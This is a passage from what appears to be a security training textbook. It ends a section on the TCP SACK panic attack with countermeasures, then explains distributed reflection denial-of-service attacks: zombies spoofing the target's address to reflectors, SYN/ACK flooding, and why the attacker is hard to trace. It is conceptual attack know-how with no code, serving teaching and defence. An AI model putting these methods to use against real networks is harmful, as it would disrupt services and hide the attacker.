



Figure 10.22: TCP SACK panic attack

Countermeasures

- Implement vulnerability patching
- Implement a firewall rule to block requesting packets with the lowest MSS



Distributed Reflection Denial-of-Service (DRDoS) Attack

- A distributed reflected denial-of-service attack (DRDoS), also known as a spoofed attack, involves the **use of multiple intermediary and secondary machines** that contribute to the actual DDoS attack against the target machine or application
- Attackers launch this attack by sending requests to the intermediary hosts, which then redirect the requests to the secondary machines, which in turn **reflect the attack traffic to the target**

Advantage

- The primary target seems to be directly attacked by the secondary victim rather than the actual attacker
- Multiple intermediary victim servers are used, which results in an increase in attack bandwidth

Distributed Reflection Denial-of-Service (DRDoS) Attack

A distributed reflection DoS (DRDoS) attack, also known as a “spoofed” attack, involves the use of multiple intermediary and secondary machines that contribute to a DDoS attack against a target machine or application. A DRDoS attack exploits the TCP three-way handshake vulnerability.

This attack involves an attacker machine, intermediary victims (zombies), secondary victims (reflectors), and a target machine. The attacker launches this attack by sending requests to the intermediary hosts, which in turn reflect the attack traffic to the target.

The process of a DRDoS attack is as follows. First, the attacker commands the intermediary victims (zombies) to send a stream of packets (TCP SYN) with the primary target’s IP address as the source IP address to other non-compromised machines (secondary victims or reflectors) in order to exhort them to establish a connection with the primary target. Consequently, the reflectors send a huge volume of traffic (SYN/ACK) to the primary target to establish a new connection with it because they believe the host requested it. The primary target discards the SYN/ACK packets received from the reflectors because they did not send the SYN packet. Meanwhile, the reflectors wait for the ACK response from the primary target. Assuming that the packet was lost, the reflector machines resend SYN/ACK packets to the primary target to establish the connection, until a time-out occurs. In this manner, the target machine is flooded with a heavy volume of traffic from the reflector machines. The combined bandwidth of these reflector machines overwhelms the target machine.

A DRDoS attack is an intelligent attack because it is very difficult or even impossible to trace the attacker. Instead of the actual attacker, the secondary victims (reflectors) seem to attack the primary target directly. This attack is more effective than a typical DDoS attack because multiple intermediary and secondary victims generate huge attack bandwidth.


